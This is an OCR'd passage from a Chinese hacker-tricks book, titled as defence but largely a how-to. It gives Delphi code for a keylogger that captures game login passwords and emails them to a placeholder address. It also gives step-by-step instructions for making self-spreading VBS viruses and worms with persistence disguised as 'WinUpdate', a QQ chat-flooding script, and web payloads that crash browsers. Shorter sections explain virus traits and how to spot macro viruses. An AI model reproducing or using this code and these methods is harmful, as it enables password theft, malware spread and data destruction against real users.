制，此时大家会发现远程控制对于服务器中锁定的 IMA 目录无法读取。

如果恶意用户想通过网络将 PC Security 卸载后进行信息窃取，他们可能会非常失望，因为 PC Security 必需在输入密码后才可卸载。

## 第 53 招 完全解除网游外挂

在充斥着“强者就是一切”理念的网络游戏中，游戏外挂也应运而生了。就功能来说外挂也是多种多样，有游戏辅助类外挂、密码盗取类外挂、游戏加强类外挂等多种。

**1．解除木马式外挂**

众所周知，木马式外挂是用来帮助外挂的人偷取别人游戏的账号及密码的。此类外挂程序的实现方法很多，如 HOOK、键盘监视等技术，因为 HOOK 技术在实际应用上需要多带一个动态链接库，所以在文中会以键盘监视技术来实现此类木马的制作。键盘监视技术只需要一个.EXE 文件就能实现做到后台键盘监视，这个程序用这种技术来实现比较适合。

制作解除木马式外挂程序的思路是先知道想记录游戏的登录窗口名称；再判断登录窗口是否出现；如果登录窗口出现，就记录键盘；最后当窗口关闭时，把记录信息，通过邮件发送到程序设计者的邮箱。当用户记录下游戏的登录窗口名称后，就要对登录窗口是否能出现作出判断。如何才能判断登录窗口是否出现呢？其实只要用 FindWindow 函数就可以很轻松地实现了。其代码显示如下：

```
HWND FindWindow(
LPCTSTR lpClassName, // pointer to class name
LPCTSTR lpWindowName // pointer to window name
);
```

实际程序实现中，要找到“xx”窗口，就用 FindWindow(nil,'xx')，如果当返回值大于 0 时表示窗口已经出现，就可以对键盘信息进行记录了。

先要用 SetWindowsHookEx 设置监视日志，而该函数的用法如下：

```
HHook SetWindowsHookEx(
int idHook, // type of hook to install
HOOKPROC lpfn, // address of hook procedure
HINSTANCE hMod, // handle of application instance
DWORD dwThreadId // identity of thread to install hook for
);
```

在程序中要在 HookPROC 里通过写一个函数来实现，而 HINSTANCE 只需直接用本程序的 HINSTANCE 就可以了。具体实现方法如下：

```
HHOOK : = SetWindowsHookEx(WH_JOURNALRECORD, HookProc, HInstance, 0);
```

而 HookPROC 里的函数就要复杂一点点，其显示如下：

```
function HookProc(iCode: integer; wParam: wParam; lParam: lParam): LResult; stdcall;
begin
if findedtitle then file://如果发现窗口后
begin
if (peventmsg(lparam)^.message = WM_KEYDOWN) then  file://消息等于键盘按下
hookkey:=hookkey+Form1.Keyhookresult(peventMsg(lparam)^.paramL,peventmsg(lparam)^.par
amH);
if length(hookkey) > 0 then  file://如果获得按键名称
begin
```

```
Write(hookkeyFile, hookkey);    file://把按键名称写入文本文件
hookkey := '';
end;
end;
end;
```

上述是记录键盘的整个过程，如果记录完可不要忘记释放，UnHookWindowsHookEx (hHook)，而 hHOOK,就是创建 SetWindowsHookEx 后所返回的句柄。在得到了键盘的记录后，只要把记录的这些信息发送回来，就大功告成了。其他发送这块并不是很难，只要把记录从文本文件里读出来，用 DELPHI 自带的电子邮件组发一下就可以了。具体代码如下：

```
assignfile(ReadFile,'hook.txt');  file://打开 hook.txt 这个文本文件
reset(ReadFile);   file://设为读取方式
try
While not Eof(ReadFile) do  file://当没有读到文件尾
begin
Readln(ReadFile,s,j);   file://读取文件行
body:=body+s;
end;
finally
closefile(ReadFile);  file://关闭文件
end;
nmsmtp1.EncodeType:=uuMime;  file://设置编码
nmsmtp1.PostMessage.Attachments.Text:='';  file://设置附件
nmsmtp1.PostMessage.FromAddress:='XXX@XXX.com';  file://设置源邮件地址
nmsmtp1.PostMessage.ToAddress.Text:='XXX@XXX.com';  /设置目标邮件地址
nmsmtp1.PostMessage.Body.Text:='密码'+' '+body;  file://设置邮件内容
nmsmtp1.PostMessage.Subject:='password';  file://设置邮件标题
nmsmtp1.SendMail;  file://发送邮件
```

**2. 解除加速式外挂**

所谓加速式外挂其实是以修改时钟频率达到加速的目的，以前 DOS 时代玩过编程的人马上就会想到，直接修改一下 8253 寄存器即可。由于 Windows 是一个 32 位的操作系统，可以通过两种方法来实现：第一是写一个硬件驱动来完成；二是用 Rin g0 来实现。其原理是修改 IDE 表→创建一个中断门→进入 Ring0→调用中断修改向量，但只能用 ASM 汇编来实现这一切。

**3. 解除封包式外挂**

网络游戏封包技术是大多数编程爱好者都比较关注的问题之一，涉及的技术范围很广泛，实现方式也很多（如 APIHOOK、VXD、Winsock2 都可以实现）；在这里不可能对每种技术和方法都涉及到，下面以 Winsock2 技术为例进行讲述。

先要定义 Winsock2.0 所用得到的类型，这里以 WSA_DATA 类型做示范，WSA_DATA 类型会被用于 WSAStartup(wVersionRequired: word; var WSData:TWSAData): Integer;，WSData 是引用参数，在传入参数时传的是变量的地址，所以对 WSA_DATA 做如下封装：

```
const
WSADESCRIPTION_LEN = 256;
WSASYS_STATUS_LEN = 128;
type
PWSA_DATA = ^TWSA_DATA;
WSA_DATA = record
wVersIon: Word;
wHIghVersIon: Word;
szDescription: array[0..WSaDESCRIPTION_LEN] of Char;
szSystemStatus: array[0..WsASYS_STATUS_LEN] of Char;
```

```
    iMaxSockets: Word;
    IMaxUdpDg: Word;
    lpVendorInfo: PChar;
    end;
    TWSA_DATA = WSA_DATA;
```

大家要从 WS2_32.DLL 引入 Winsock2 的函数，在此也是以 WSAStartup 为例做函数引入：

```
    function WSAStartup(wVersionRequired: word; var WsData: TWSAData): Integer; stdcall;
    implementation
    const WInSocket2 = 'WS2_32.DLL';
    function WSAStartup; external winsocket name 'WSAStartup';
```

通过上述方法可对 Winsock2 做接口，就可以用 Winsock2 做封包捕获了，不过先要有一块网卡。因为涉及到正在运作的网络游戏安全问题，这里以 IP 数据包为例做封包捕获。

如果下面的某些数据类型不是很清楚，可以查阅 MSDN：

1）要启动 WSA，这时要用到的 WSAStartup 函数，用法如下：

```
    INTEGER WSAStartup(
    wVersionRequired: word,
    WSData: TWSA_DATA
    );
```

2）使用 Socket 函数得到 Socket 句柄，m_hSocket:=Socket（aF_InEt, SOCK_RAW, IPPROTO_IP）；用法如下：

```
    INTEGER socket(af: Integer,
    Struct: Integer,
    protocol: Integer
    );
```

m_hSocket:=Socket（AF_INEt, SOCK_RAW, IPPROTO_IP）;在程序里 m_hSocket 为 socket 句柄，AF_INET，SOCK_RAW，IPPROTO_IP 均为常量。

3）定义 SOCK_ADDR 类型，根据网卡 IP 给 Sock_ADDR 类型赋值，使用 bind 函数来绑定网卡，bind 函数用法如下：

```
    Type
    IN_ADDR = record
    S_addr : PChar;
    End;
    Type
    TSOCK_ADDR = record
    sIn_family: Word;
    sin_port: Word;
    sin_addr : IN_ADDR
    sin_zero: array[0..7] of Char;
    End;
    var
    LocalAddr:TSOCK_ADDR;
    LocalAddr.sin_family: = AF_INET;
    LocalAddr.sin_port: = 0;
    LocalAddr.sin_addr.S_addr: = inet_addr('192.168.1.1');   //自己网卡的 IP 地址,而 Inet_addr
这个函数是 winsock2 的函数。
    bind(m_hSocket, LocalAddr, sizeof(LocalAddr));
```

4）用 WSAIoctl 来注册 WSA 的输入输出组件，其用法如下：


```
    INTEGER WSAIoctl(S:INTEGER,
```

```
dwIoControlcode : INTEGER,
lpvInBuffer :INTEGER,
cbInBuffer : INTEGER,
lpvOutBuffer : INTEGER,
cbOutBuffer: INTEGER,
lpcbBytesReturned : INTEGER,
lpOverlapped : INTEGER,
lpCompletIonRoutine : INTEGER
);
```

5）下面做死循环，在死循环块里来实现数据的接收。但循环中间要用 Sleep()做延时，不然程序会出错。在循环块里，用 recv 函数来接收数据，recv 函数用法如下：

```
INTEGER recv (S : INTEGER,
buffer:Array[0..4095] of byte,
length : INTEGER,
flags : INTEGER,
);
```

6）在 buffer 中就是已接收回来的数据，如果想要知道数据发送来的地方，则要定义一定 IP 包结构，用 CopyMemory()把 IP 信息从 buffer 里面读出来就可以了，不过读出来的十六进制数据需要转换一下。



# 第 6 章　病毒与木马攻击防御

**重点提示**

- 病毒分析与自制
- VBS 代码也可产生病毒
- 功能强大的 DOC 病毒
- 全面防范网络蠕虫
- 手动查杀病毒
- 使用杀毒软件
- 防范木马入侵

**本章精粹：**

本章主要讲述了几种病毒和木马入侵与防范的方法，有助于读者有效地防范计算机病毒和木马。在真正了解病毒之后，使自己的系统从此变得“百毒不侵”，系统安全将不再成为一个恼人的问题。

借助一款黑客工具无疑可以使其“攻城掠机”变得事半功倍，其实在众多黑客工具中，病毒与木马无疑是黑客们的至爱。

## 第54招　病毒知识入门

目前计算机病毒在形式上越来越难以辨别，造成的危害也日益严重，所以要求网络防毒产品在技术上更先进，功能上更全面。

**1．计算机病毒的特点**

计算机病毒虽是一个小程序，一般计算机病毒具有如下几个共同的特点：

1）程序性（可执行性）：计算机病毒与其他合法程序一样，是一段可执行程序，但它不是一个完整的程序，而是寄生在其他可执行程序上，所以它享有该程序所能得到的权力。

2）传染性：传染性是病毒的基本特征，计算机病毒会通过各种渠道从已被感染的计算机扩散到未被感染的计算机。病毒程序代码一旦进入计算机并被执行，就会自动搜寻其他符合其传染条件的程序或存储介质，确定目标后再将自身代码植入其中，实现自我繁殖。

3）潜伏性：一个编制精巧的计算机病毒程序，进入系统之后一般不会马上发作，可以在很长一段时间内隐藏在合法文件中，对其他系统进行传染，而不被人发现。

4）可触发性：是指病毒因某个事件或数值的出现，诱使病毒实施传染或进行攻击的特性。

5）破坏性：系统被病毒感染后，病毒一般不会立刻发作，而是潜藏在系统中，等条件成熟后，便会发作，给系统带来严重的破坏。

6）主动性：病毒对系统的攻击是主动的，计算机系统无论采取多么严密的保护措施，都不可能彻底地排除病毒对系统的攻击，而保护措施只是一种预防的手段。

7）针对性：计算机病毒是针对特定的计算机和特定的操作系统的。

**2．病毒的三个基本结构**

计算机病毒本身的特点是由其结构决定的，所以计算机病毒在其结构上有其共同性。计算机病毒一般包括引导模块、传染模块和表现（破坏）模块三大功能模块，但不是任何病毒都包含这三个模块。传染模块的作用是负责病毒的传染和扩散，而表现（破坏）模块则负责病毒的破坏工作，这两个模块各包含一段触发条件检查代码，当各段代码分别检查出传染和表现（破坏）触发条件时，病毒就会进行传染和表现（破坏）。触发条件一般由日期、时间、某个特定程序和传染次数等多种形式组成。

1）对于寄生在磁盘引导扇区的病毒，病毒引导程序占有了原系统引导程序的位置，并把原系统引导程序迁移到一个特定的地方。系统一启动，病毒引导模块就会自动地载入内存并获得执行权，该引导程序负责将病毒程序的传染模块和表现模块装入内存的适当位置，并采取常驻内存技术以保证这两个模块不会被覆盖，再对这两个模块设定某种激活方式，使之在适当时候获得执行权。处理完这些工作后，病毒引导模块将系统引导模块装入内存，使系统在带病毒状态下运行。

对于寄生在可执行文件中的病毒，病毒程序一般通过修改原有可执行文件，使该文件在执行时先转入病毒程序引导模块，该引导模块也可完成把病毒程序的其他两个模块驻留内存中及初始化的工作，把执行权交给执行文件，使系统及执行文件在带病毒的状态下运行。

2）对于病毒的被动传染而言，是随着拷贝磁盘或文件工作的进行而进行传染的。而对于计算机病毒的主动传染而言，其传染过程是在系统运行时，病毒通过病毒载体即系统的外存储器进入系统的内存储器、常驻内存，并在系统内存中监视系统的运行。

在病毒引导模块将病毒传染模块驻留内存的过程中，通常还要修改系统中断向量入口地址（例如 INT 13H 或 INT 21H），使该中断向量指向病毒程序传染模块。这样，一旦系统执行磁盘读写操作或系统功能调用，病毒传染模块就被激活，传染模块在判断传染条件满足的条件下，利用系统 INT 13H 读写磁盘中断把病毒自身传染给被读写的磁盘或被加载的程序，也就是实施病毒的传染，再转移到原中断服务程序执行原有的操作。

3）计算机病毒的破坏行为体现了病毒的杀伤力。病毒破坏行为的激烈程度，取决于病毒制作者的主观愿望和其所具有的技术能量。

数以万计、不断发展扩张的病毒，其破坏行为千奇百怪，不可能穷举其破坏行为，难以做全面地描述。病毒破坏目标和攻击部位主要有系统数据区、文件、内存、系统运行、运行速度、磁盘、屏幕显示、键盘、喇叭、打印机、CMOS 和主板等。

**3. 病毒的工作流程**

计算机系统的内存是一个非常重要的资源，所有的工作都需要在内存中运行。病毒一般都是通过各种方式把自己植入内存，获取系统最高控制权，感染在内存中运行的程序。

计算机病毒的完整工作过程应包括如下几个环节。

1）感染病毒：病毒总是依附于某些存储介质，如软盘、硬盘等构成传染源。病毒传染的媒介由其工作的环境来决定的，可能是计算机网络，也可能是可移动的存储介质，如 U 盘等。

2）病毒激活：是指将病毒装入内存，并设置触发条件。一旦触发条件成熟，病毒就开始自我复制到传染对象中，进行各种破坏活动等。

3）病毒触发：计算机病毒一旦被激活，立刻就会发生作用，触发的条件是多样化的，可以是内部时钟，系统的日期，用户标识符，也可能是系统一次通信等。

4）病毒表现：表现是病毒的主要目的之一，有时在屏幕显示出来，有时则表现为破坏系统数据。凡是软件技术能够触发到的地方，都在其表现范围内。

5）传染：病毒的传染是病毒性能的一个重要标志。在传染环节中，病毒复制一个自身副本到传染对象中去。计算机病毒的传染是以计算机系统的运行及读写磁盘为基础的。没有这样的条件计算机病毒是不会传染的。只要计算机运行就会有磁盘读写动作， 病毒传染的两个先决条件就很容易得到满足。系统运行为病毒驻留内存创造了条件， 病毒传染的第一步是驻留内存；第二步是一旦进入内存之后，寻找传染机会，寻找可攻击的对象，判断条件是否满足，决定是否可传染；第三步是当条件满足时进行传染，将病毒写入磁盘系统。

## 第 55 招 VBS 代码也可产生病毒

脚本病毒通常是由 JavaScript 代码编写的恶意代码，一般带有广告性质、修改 IE 首页、修改注册表等信息。脚本病毒前缀是 Script，共同点是使用脚本语言编写，通过网页进行的传播，如红色代码（Script.Redlof）脚本病毒还会有其他前缀：VBS、JS（表明是何种脚本编写的），如欢乐时光（VBS.Happytime）、十四日（Js.Fortnight.c.s）等。

**1. VBS 脚本病毒生成机**

现在网络中还流行有如“VBS 脚本病毒生成机”这样的自动生成脚本语言软件，无需掌握枯燥的语言，即可自制脚本病毒，让用户无需一点编程知识即可制造出一个 VBS 脚本病毒。

下面介绍脚本病毒的制作过程，具体的操作步骤如下。

**步骤 1**：下载并解压“2004 最新 VBS 脚本病毒生成机”压缩文件，双击“2004 最新 VBS 脚本病毒生成机.exe”应用程序图标，即可打开【星竹软件系列--VBS 脚本病毒生成机】对话

框，在其中看到程序的相关介绍，如图 6-1 所示。

**小技巧** 在用此软件制作生成病毒的同时，会产生一个名为“reset.vbs”的恢复文件，如果不小心运行了病毒，系统将不能正常工作，则可以运行它来解救。

**步骤 2**：在“病毒复制”选项卡中可选择是否将在最终生成病毒的同时，在指定的文件夹下再生成一个病毒副本。也可选择在 Windows 文件夹或系统文件夹中生成病毒副本，文件名的前缀默认为“Win32system”，可以自定义。如果想在每次开机时自动运行该病毒程序，可勾选“复制病毒副本到启动菜单”复选项，如图 6-2 所示。


图 6-1 【星竹软件系统-VBS 脚本病毒生成机】对话框




图 6-2 “病毒复制”选项页面

**提示** 除软件默认指定的这几个选项外，用户也可任意指定病毒副本的存放位置，这需要对生成的 VBS 病毒文件手动进行一些修改才行。

**步骤 3**：在“病毒禁止”选项卡中根据要设计的脚本病毒功能勾选合适的复选框，如图 6-3 所示。在“病毒提示”选项卡的“设置开机提示框标题”输入栏和“设置开机提示框内容”输入栏中输入字符，如图 6-4 所示。




图 6-3 “病毒禁止”选项页面




图 6-4 “病毒提示”选项页面

**注意** 若勾选“开机自动运行”，则病毒将自动加入注册表中，伴随系统启动悄悄运行；如果只是想搞点恶作剧，可勾选“禁止运行菜单”、“禁止关闭系统菜单”、“禁止任务栏和开始”及“禁止桌面所有图标”等选项，让中毒者的电脑出现些莫名其妙的错误。如果想让对方开机后找不到硬盘分区、无法运行注册表编辑器和无法打开控制面板等，则需要勾选“隐藏盘符”、“禁止使用注册表扫描”和“禁用控制面板”等选项即可。

**步骤 4**：在“病毒传播”选项卡中勾选“通过电子邮件自动传播（蠕虫，慎用!!!）”复选框，即可激活“每次运行自动地址簿中的前”文本框，在其中输入相应的数字后，则每次病毒运行时，都会自动向邮件地址簿中指定数字的联系人发送带毒邮件，如图 6-5 所示。

**步骤 5**：在“病毒修改”选项卡中根据要设计的脚本病毒的功能勾选相应复选框，如图 6-6 所示。在“病毒生成”选项卡的输入框中输入脚本病毒文件存放位置，如图 6-7 所示。单击【我

愿付一切责任，我要生成病毒】按钮，即可弹出“星竹软件系列”提示框，提示“病毒成功生成完毕!”等消息，完成脚本病毒制作的整个过程，如图 6-8 所示。




图 6-5 “病毒传播”选项页面




图 6-6 “病毒修改”选项页面




图 6-7 “病毒生成”选项页面





图 6-8 “星竹软件系列”提示框

在病毒生成之后，如何让病毒在对方的电脑上运行呢？有许多种方法，比如修改文件名，使用双后缀的文件名，如“病毒.txt.vbs”等，再通过邮件附件形式发送出去。因为主要是讲述 VBS 病毒的制作过程，至于如何传播病毒的具体实施过程，这里不再赘述。

**2. VBS 蠕虫病毒制造机**

VBSWG（VBS Worm Generator，VBS 蠕虫制造机）是一款专门制造 VBS 蠕虫病毒的软件，下载并解开压缩包后会看到里面包含两个可执行文件：一个是主程序“Vbswg.exe”文件，另一个是附带的加密程序“VbsEncrypter.exe”文件，还有一个英文的帮助文件。由于该软件是用 Visual Basic 6.0 编写的，所以需要动态链接库 Msvbvm60.dll 才能运行。

制作 VBS 蠕虫病毒的具体操作步骤如下。

**步骤 1**：下载并解压缩“VBS 蠕虫制造机”文件，双击“vbswg.exe”应用程序图标，即可看到启动画面。如图 6-9 所示。稍等几秒钟后，即可进入“vbswg2 Beta”主操作界面。

**步骤 2**：在主界面几个编辑框中输入蠕虫病毒的名字、制作者的名字和文件名等。默认文件名几乎都是双后缀名，如“.jpg.vbs”、“.txt.vbs”、“.gif.vbs”、“.html.vbs”等。这样的双后缀名可以起到很好地隐藏效果，如图 6-10 所示。

**步骤 3**：在“Copy worm to”选项中可选择将蠕虫拷贝到什么目录下，如 Windows 下（%Windows%）、System（%System%）下和 Temp（%Temp%）下。单击【Startup】按钮，即可弹出【Startup】对话框，在其中可以设置病毒如何启动。在注册表启动项中填写键值的名字（这里输入“WinUpdate”），就可以具有迷惑性，让用户以为是启动系统升级项，如图 6-11 所示。

**步骤 4**：单击窗口最上方第二个【E-Mail】按钮，即可弹出【vbswg2- E-Mail】对话框，在其中可以自己编写标题和内容，如图 6-12 所示。利用此选项还可将蠕虫作为附件形式或超文本形式发送。


图 6-9 启动画面





图 6-10 “vbswg2 Beta”主操作界面


图 6-11 【Startup】对话框

步骤 5：单击窗口最上方第三个【lrc】按钮，即可弹出【vbswg2- lrc】对话框，在其中选择可以感染 Mirc 的选项，如图 6-13 所示。单击窗口最上方第四个【Infect】按钮，即可弹出【vbswg2- infect】对话框，由于“Infect”默认感染.vbs 和.vbe 文件。如果勾选“Infect files”复选项，则会用病毒码覆盖所有文件，这样受害者所有的数据都会被破坏，几乎没有恢复的可能性，如图 6-14 所示。


图 6-12 【vbswg2- E-Mail】对话框





图 6-13 【vbswg2- lrc】对话框





图 6-14 【vbswg2- infect】对话框

步骤 6：若单击窗口最上方第五个【Payload】按钮，即可弹出【vbswg2- Payload】对话框，在其中选择一些不太实用的功能，如改变用户名、发送消息和自动关闭计算机（仅支持 Win9x 和 WinMe）等，如图 6-15 所示。

步骤 7：单击窗口最上方的【Extras】按钮，即可从弹出菜单中选择其中一种功能来设置病毒的隐藏。其“Extras”所具备的功能主要包括：“AntiDeletion”、“Encryption”、“Join Exe”和“Polymorphic”等 4 项功能，如图 6-16 所示。

步骤 8：如选择“AntiDeletion（反删除）”功能，即可弹出【vbswg2- AntiDeletion】对话框，在其中可以随时检查注册表和其隐藏的目录，如果发现键值或程序已被删除，就再次恢复（这一点有点类似于某些木马，查杀起来比较麻烦，可以说这是一种比较好的生存方式），如图 6-17 所示。





图 6-15 【vbswg2- Payload】对话框


图 6-16 查看 Extras 所具备的四项功能





图 6-17 【vbswg2- AntiDeletion】对话框

**步骤 9**：若选择“Encryption”选项，即可弹出【vbswg2- Encryption】对话框，则可从字符串加密和完全加密两项中选择其中任意一种加密方式，如图 6-18 所示。若选择“Join”选项，即可弹出【vbswg2- Join】对话框，在其中将一个二进制程序的代码嵌入到 vbs 中间解释执行，以夹带其他二进制病毒，从而实现“双病毒”的奇特功效，但很危险。程序大小不能超过 350K，且生成的新病毒是原二进制程序的两倍还要大，如图 6-19 所示。


图 6-18 【vbswg2- Encryption】对话框





图 6-19 【vbswg2- Join】对话框

### 3. VBS 脚本病毒刷 QQ 聊天屏

VBS 脚本语言功能强大，而且使用异常简单，下面将为大家讲述制作一个可以自动刷 QQ 群聊天室的 VBS 病毒。

（1）生成 VBS 脚本

要新建一个记事本，并在空白的文本框中输入如下代码：

```
Set WshShell= WScript.CreateObject("WScript.Shell")
WshShell.AppActivate "这个群真好玩"
for i=1 to 10
WScript.Sleep 500
WshShell.SendKeys "^v"
WshShell.SendKeys i
WshShell.SendKeys "%s"
Next
```

其中“for i=1 to 10”语句是用来控制发送次数的，表示发送 10 次，可以改为更大的数字。其中很重要的一句是“WshShell.AppActivate "这个群真好玩"”，该语句指定了要刷的 QQ 群名称，可以根据需要修改。在输入完毕后，将文件保存为以.vbs 为后缀的任意文件名，如“QQ.vbs”，如图 6-20 所示。





图 6-20 在记事本中添加代码

（2）刷 QQ 群聊天屏

打开一个群聊天窗口并复制要发送的内容到剪贴板上，如复制了一条“什么？”，双击刚才生成的“QQ.vbs”切换到群聊天窗口中，在其中可看到已自动刷屏了，如图 6-21 所示。

**注意** 在刷屏成功后，每一条信息下面都显示信息发送的条数，当发送完指定的条数后，便会自动停止了。


图 6-21　群聊天窗口

**4．VBS 网页脚本病毒**

许多网页中的重要代码大多是采用 VBS 语言编写，大家可在这类网页中加入一些 VBS 病毒代码，造成浏览网页者死机、系统被破坏和数据丢失等。

下面介绍几个 VBS 网页脚本病毒代码，该代码可与 IE 网页木马结合使用。

（1）无限循环窗口

在网页中加入一些 VBS 病毒代码，将造成无限循环窗口的具体操作步骤如下。

**步骤 1**：先任意打开一个网页，再选择【查看】→【源文件】菜单项，即可查看该网页的源代码。再新建一个记事本，在记事本窗口空白文本区添加“<script language="java script">n=1;while(n==1){window.open("")}</script>”代码，如图 6-22 所示。

图 6-22　添加 VBS 病毒代码

**步骤 2**：添加到合适的位置后，选择【文件】→【另存为】菜单项，即可弹出【另存为】对话框，在其中输入需保存文件名并选择文件类型为.html 格式，再保存该网页。

**步骤 3**：打开刚保存过的网页，就会不断弹出新的窗口，直到系统资源耗尽死机为止，如图 6-23 所示。




图 6-23 查看无限循环窗口

（2）IE 密码炸弹

在网页中加入一些 VBS 病毒代码，将造成 Windows 死机崩溃的具体操作步骤如下。

**步骤 1**：任意打开一个网页，再选择【查看】→【源文件】菜单项，即可查看该网页的源代码。

**步骤 2**：新建一个记事本，在记事本窗口空白文本区添加“<Script language="javascript">a=prompt("请输入登录密码：","")；

If(a!= "123"){window.open("file:///c:/con/con")}else{alert("密码正确！")}</script>”代码。

**步骤 3**：添加到合适的位置后，选择【文件】→【另存为】菜单项，即可弹出【另存为】对话框，在其中输入需要保存的文件名并选择文件类型为.html 格式，再保存该网页。

**步骤 4**：打开刚保存过的网页，则会要求输入登录密码，默认密码为“123”。密码输入正确后可进入网页；如果密码输入不正确，后果将会是 Windows 死机崩溃且无法再打开 C 盘。

## 第 56 招 宏病毒与邮件病毒防范

宏病毒与邮件是广大用户经常遇到的病毒，如果中了这些病毒就可能会给自己造成重大损失，所以有必要了解一些这方面的防范知识。

**1．宏病毒的判断方法**

虽然不是所有包含宏的文档都包含了宏病毒，但当有下列情况之一时，则可以断定该 Office 文档或 Office 系统中有宏病毒。

1）在打开“宏病毒防护功能”的情况下，当打开一个自己编辑的文档时，系统会弹出相应的警告框。而自己清楚自己并没有在其中使用宏或并不知道宏到底怎么用，那么就可以肯定该文档已经感染了宏病毒。

2）在打开“宏病毒防护功能”的情况下，自己的 Office 文档中一系列的文件都在打开时给出宏警告。由于在一般情况下用户很少使用到宏，所以当自己看到成串的文档有宏警告时，可以肯定这些文档中有宏病毒。

3）如果软件中关于宏病毒防护选项启用后，不能在下次开机时依然保存。Word 中提供了对宏病毒的防护功能，它可以在“工具”→“选项”→“常规”中进行设定。但有些宏病毒为了对付 Office 中提供的宏警告功能，它在感染系统（这通常只有在用户关闭了宏病毒防护选项

或者出现宏警告后不留神选取了“启用宏”才有可能）后，会在用户每次退出 Office 时自动屏蔽掉宏病毒防护选项。因此，用户一旦发现自己设置的宏病毒防护功能选项无法在两次启动 Word 之间保持有效，则系统一定已经感染了宏病毒。也就是说一系列 Word 模板、特别是 normal.dot 已经被感染。

鉴于绝大多数人都不需要或者不会使用“宏”功能，所以可以得出一个相当重要的结论：如果 Office 文档在打开时，系统给出一个宏病毒警告框，就应该对这个文档保持高度警惕，它已被感染的几率极大。

**2．防范与清除宏病毒**

